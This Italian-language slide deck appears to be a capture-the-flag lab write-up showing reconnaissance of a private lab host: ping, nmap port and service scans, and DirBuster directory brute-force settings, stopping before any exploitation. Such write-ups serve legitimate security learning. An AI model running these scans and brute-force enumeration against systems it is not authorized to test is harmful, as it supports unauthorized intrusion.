
N7

WWW.BYTEREBELS.EU



INDICE

01 CONNESSIONE


02 NMAP


03 DIRBUSTER

04 NEXT TRY


05 FLAG

CONNESSIONE






```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.50.102
PING 192.168.50.102 (192.168.50.102) 56(84) bytes of data.
64 bytes from 192.168.50.102: icmp_seq=1 ttl=64 time=0.236 ms
64 bytes from 192.168.50.102: icmp_seq=2 ttl=64 time=0.427 ms
64 bytes from 192.168.50.102: icmp_seq=3 ttl=64 time=0.151 ms
64 bytes from 192.168.50.102: icmp_seq=4 ttl=64 time=0.165 ms
^C
--- 192.168.50.102 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3060ms
rtt min/avg/max/mdev = 0.151/0.244/0.427/0.110 ms
```




NMAP

- Utilizzo Nmap per visualizzare porte e servizi attivi
- Provo a connettermi al http e visualizzo il sito




WELCOME IN BLOG

this is first blog




```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -p- 192.168.50.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 08:52 EDT
Nmap scan report for 192.168.50.102
Host is up (0.00019s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.46 ((Debian))

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.83 seconds

┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV 192.168.50.102
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-20 08:53 EDT
Nmap scan report for 192.168.50.102
Host is up (0.00021s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.46 ((Debian))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.46 (Debian)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.46 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



DIRBUSTER

Utilizzo Dirbuster per eseguire l’enumerazione dell’url.

Nota: in realtà poi ho usato Gobuster perché non ero soddisfatto ma sono le 2 e non ho fatto screen



OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

Target URL (eg http://example.com:80/)
http://192.168.50.102:80

Work Method ○ Use GET requests only ● Auto Switch (HEAD and GET)

Number Of Threads 200 Thre... ☑ Go Faster

Select scanning type: ● List based brute force ○ Pure Brute Force

File with list of dirs/files
/usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt

Char set a-zA-Z0-9%20-_ Min length 1 Max Length 8

